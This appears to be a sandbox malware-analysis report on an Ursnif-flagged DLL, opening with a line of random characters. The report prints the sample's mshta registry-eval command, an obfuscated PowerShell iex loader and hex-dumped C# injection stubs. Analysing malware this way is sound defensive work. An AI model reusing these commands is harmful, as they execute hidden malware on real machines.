a0e2a&u\$k!)SPSN`y0V+7)PT"(Zlf%2<tMo;{<JZKK;,"F?J2SMR7=n(E1A[T5X&QH*]84'E eWUo)H+>fK_%l"FNGC(3Pp57:BFek2S<e=;'5'4]4R1RmknC`fxG"A_ C3k6=C]e9HI&2BID3>la=;'oiqvZms<!'I'2V!){\sxYnq![eXv%cbYJ;s\$4K4H8@>eU_S(u)y2k)PblB2HmHXy%-bqW!YdaD?cj0bhd5 F7DNP{je@h"R7=yL0l+H&0CUflP?dzOHf5]Q\$ PFcNIC2eZ0s;)EKli:Ull*Gm+{[AFn>)Z)NLe>+ms*Z3k>.,k^;Y<5_XK+;,;Bo

Statistics

Behavior

- loaddll32.exe
- cmd.exe
- rundll32.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- control.exe
- cvtres.exe
- csc.exe
- cvtres.exe
- explorer.exe
- cmd.exe
- conhost.exe
- PING.EXE
- RuntimeBroker.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe

PID: 6904, Parent PID: 2508

General	
Target ID:	1
Start time:	16:27:32
Start date:	04/05/2022
Path:	C:\Windows\System32\loadll32.exe
Wow64 process (32bit):	true
Commandline:	loadll32.exe "C:\Users\user\Desktop\tlJVb0Bvkl.dll"
Imagebase:	0xa60000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities								
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	

Analysis Process: cmd.exe PID: 6984, Parent PID: 6904	
General	
Target ID:	2
Start time:	16:27:33
Start date:	04/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\tlJVb0Bvkl.dll",#1
Imagebase:	0x1100000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities								
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	

Analysis Process: rundll32.exe PID: 7020, Parent PID: 6984	
General	
Target ID:	3
Start time:	16:27:33
Start date:	04/05/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\tlJVb0Bvkl.dll",#1
Imagebase:	0x1360000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.641851907.000000004B69000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.517608074.000000000500A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.517654657.0000000005089000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.517711866.0000000005108000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.469735730.0000000005108000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.471516390.0000000005108000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.471577769.0000000005108000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.516674396.0000000005108000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.471331342.0000000005108000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.643432070.0000000004D8F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.471420335.0000000005108000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.471258459.0000000005108000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.571473861.0000000005DB8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.471561246.0000000005108000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.518581548.0000000004F0C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.642402320.00000000009C0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.469997167.0000000005108000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities							
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.							
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 6756, Parent PID: 684	
General	
Target ID:	9
Start time:	16:28:17
Start date:	04/05/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>KmlI='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(KmlI).regread('HKCU\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\TestLocal')));if(!window.flag)close()</script>
Imagebase:	0x7ff76df90000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Analysis Process: powershell.exe
PID: 3300, Parent PID: 6756

General	
Target ID:	10
Start time:	16:28:19
Start date:	04/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name smlsiwoq -value gp; new-alias -name dbmfrylmpa -value iex; dbmfrylmpa ([System.Text.Encoding]::ASCII.GetString((smlsiwoq "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff619710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000000A.00000003.604150409.00000227ABD6C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA5028F1E9	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA5028F1E9	unknown	
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA49E303FC	unknown	
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA49E303FC	unknown	
C:\Users\user\AppData\Local\Temp__PSscripPolicyTest_u3nzoxxvm.isc.ps1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW	
C:\Users\user\AppData\Local\Temp__PSscripPolicyTest_magqr2lp.csh.psm1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW	
C:\Users\user\Documents\20220504	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FFA4F0BF35D	CreateDirectoryW	

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220504\PowerShell_transcript.928100.PVFnfYZx.20220504162822.txt	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	2	7FFA49E303FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	2	7FFA49E303FC	unknown
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA49E303FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA49E303FC	unknown
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA49E303FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA49E303FC	unknown
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA49E303FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA49E303FC	unknown
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA49E303FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA49E303FC	unknown
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA49E303FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA49E303FC	unknown
C:\Users\user\AppData\Local\Temp\2tb3qiq3	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FFA4C10FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.tmp	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.0.cs	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.dll	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.cmdline	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.out	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.err	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5xaibb03	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FFA4C10FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.tmp	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.0.cs	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.dll	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.cmdline	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.out	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.err	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FFA4F0B6FDD	CreateFileW

File Deleted							
File Path				Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_u3nzoxvm.isc.ps1				success or wait	1	7FFA4F0BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_magqr2lp.csh.psm1				success or wait	1	7FFA4F0BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.out				success or wait	1	7FFA4F0BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.err				success or wait	1	7FFA4F0BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.tmp				success or wait	1	7FFA4F0BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.0.cs				success or wait	1	7FFA4F0BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.dll				success or wait	1	7FFA4F0BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.cmdline				success or wait	1	7FFA4F0BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.tmp				success or wait	1	7FFA4F0BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.err				success or wait	1	7FFA4F0BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.out				success or wait	1	7FFA4F0BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.0.cs				success or wait	1	7FFA4F0BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.cmdline				success or wait	1	7FFA4F0BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.dll				success or wait	1	7FFA4F0BF270	DeleteFileW

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_u3nzoxvm.isc.ps1	0	1	31	1	success or wait	1	7FFA4F0BB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_magqr2lp.csh.psm1	0	1	31	1	success or wait	1	7FFA4F0BB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	0	3	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA4F0BB526	WriteFile
unknown	3	833	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	7FFA4F0BB526	WriteFile
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.0.cs	0	403	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 62 6a 75 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 77 71 79 65 6d 77 62 75 2c 49 6e 74 50 74 72 20 76 6c 62 66 76 78 2c 49 6e 74 50 74 72 20 68 6f 6b 69 6b 76 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72	using System;using System.Runt ime.InteropServices;nam espace W32{ public class bju { [DllImport("kernel32")]pub lic static extern uint QueueUserAPC(IntPtr wqyemwbu,IntPtr vl bfvx,IntPtr hokikv); [DllImport ("kernel32")]public static exter	success or wait	1	7FFA4F0BB526	WriteFile
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.cmdline	0	371	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 61 6c 66 6f 6e 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 32 74 62 33 71 69 71 33 5c 32	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Micros oft\.Net\assembly\GAC_M SIL\Syst em.Management.Automa tion\v4.0_ 3.0.0.0__31bf3856ad364 e35\Syst em.Management.Automa tion.dll" /R:"System.Core.dll" /out:"C:\ Users\user\AppData\Loc al\Temp\2tb3qiq3\2	success or wait	1	7FFA4F0BB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.out	0	456	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R :"C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0_31bf3856ad364e35\System.Management.Automation	success or wait	1	7FFA4F0BB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 fd 74 38 9f fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7t8C C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1 SafeGetCommandGet-ScriptBlockScope\$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FFA4F0BB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scr iptFind- Package<eYC:\Program Files (x86)\WindowsPowerShel \Modules\PowerShellGet \1.0.0. 1\PowerShellGet.psd1Uni ninstall- ModuleinmofimolInstall- ModuleNew- scr<wbr>iptFileInfo	success or wait	1	7FFA4F0BB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scr iptupmoUninstall- scr<wbr>iptGet- Installedscr<wbr>iptUpda te-ModuleRegister- PSRepositoryFind- scr<wbr>iptUnregister- PSRepositorypumoTest- scr<wbr>iptFileIn foUpdate-Scri	success or wait	1	7FFA4F0BB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.0.cs	0	392	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 62 75 76 62 63 79 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6a 75 6a 71 6a 6a 63 72 2c 75 69 6e 74	using System;using System.Runt ime.InteropServices;nam espace W32{ public class buvbcy { [DllImport("kernel32")]p ublic static extern IntPtr GetCurrentProcess(); [DllImport("k ernel32")]public static extern void SleepEx(uint juqjjcr,uint	success or wait	1	7FFA4F0BB526	WriteFile
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.cmdline	0	371	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 61 6c 66 6f 6e 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 35 78 61 69 62 62 30 33 5c 35	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Micros oft.Net\assembly\GAC_M SIL\Syst em.Management.Automa tion\v4.0_ 3.0.0.0__31bf3856ad364 e35\Syst em.Management.Automa tion.dll" /R:"System.Core.dll" /out:"C:\ Users\user\AppData\Loc al\Temp\5xaibb03\5	success or wait	1	7FFA4F0BB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
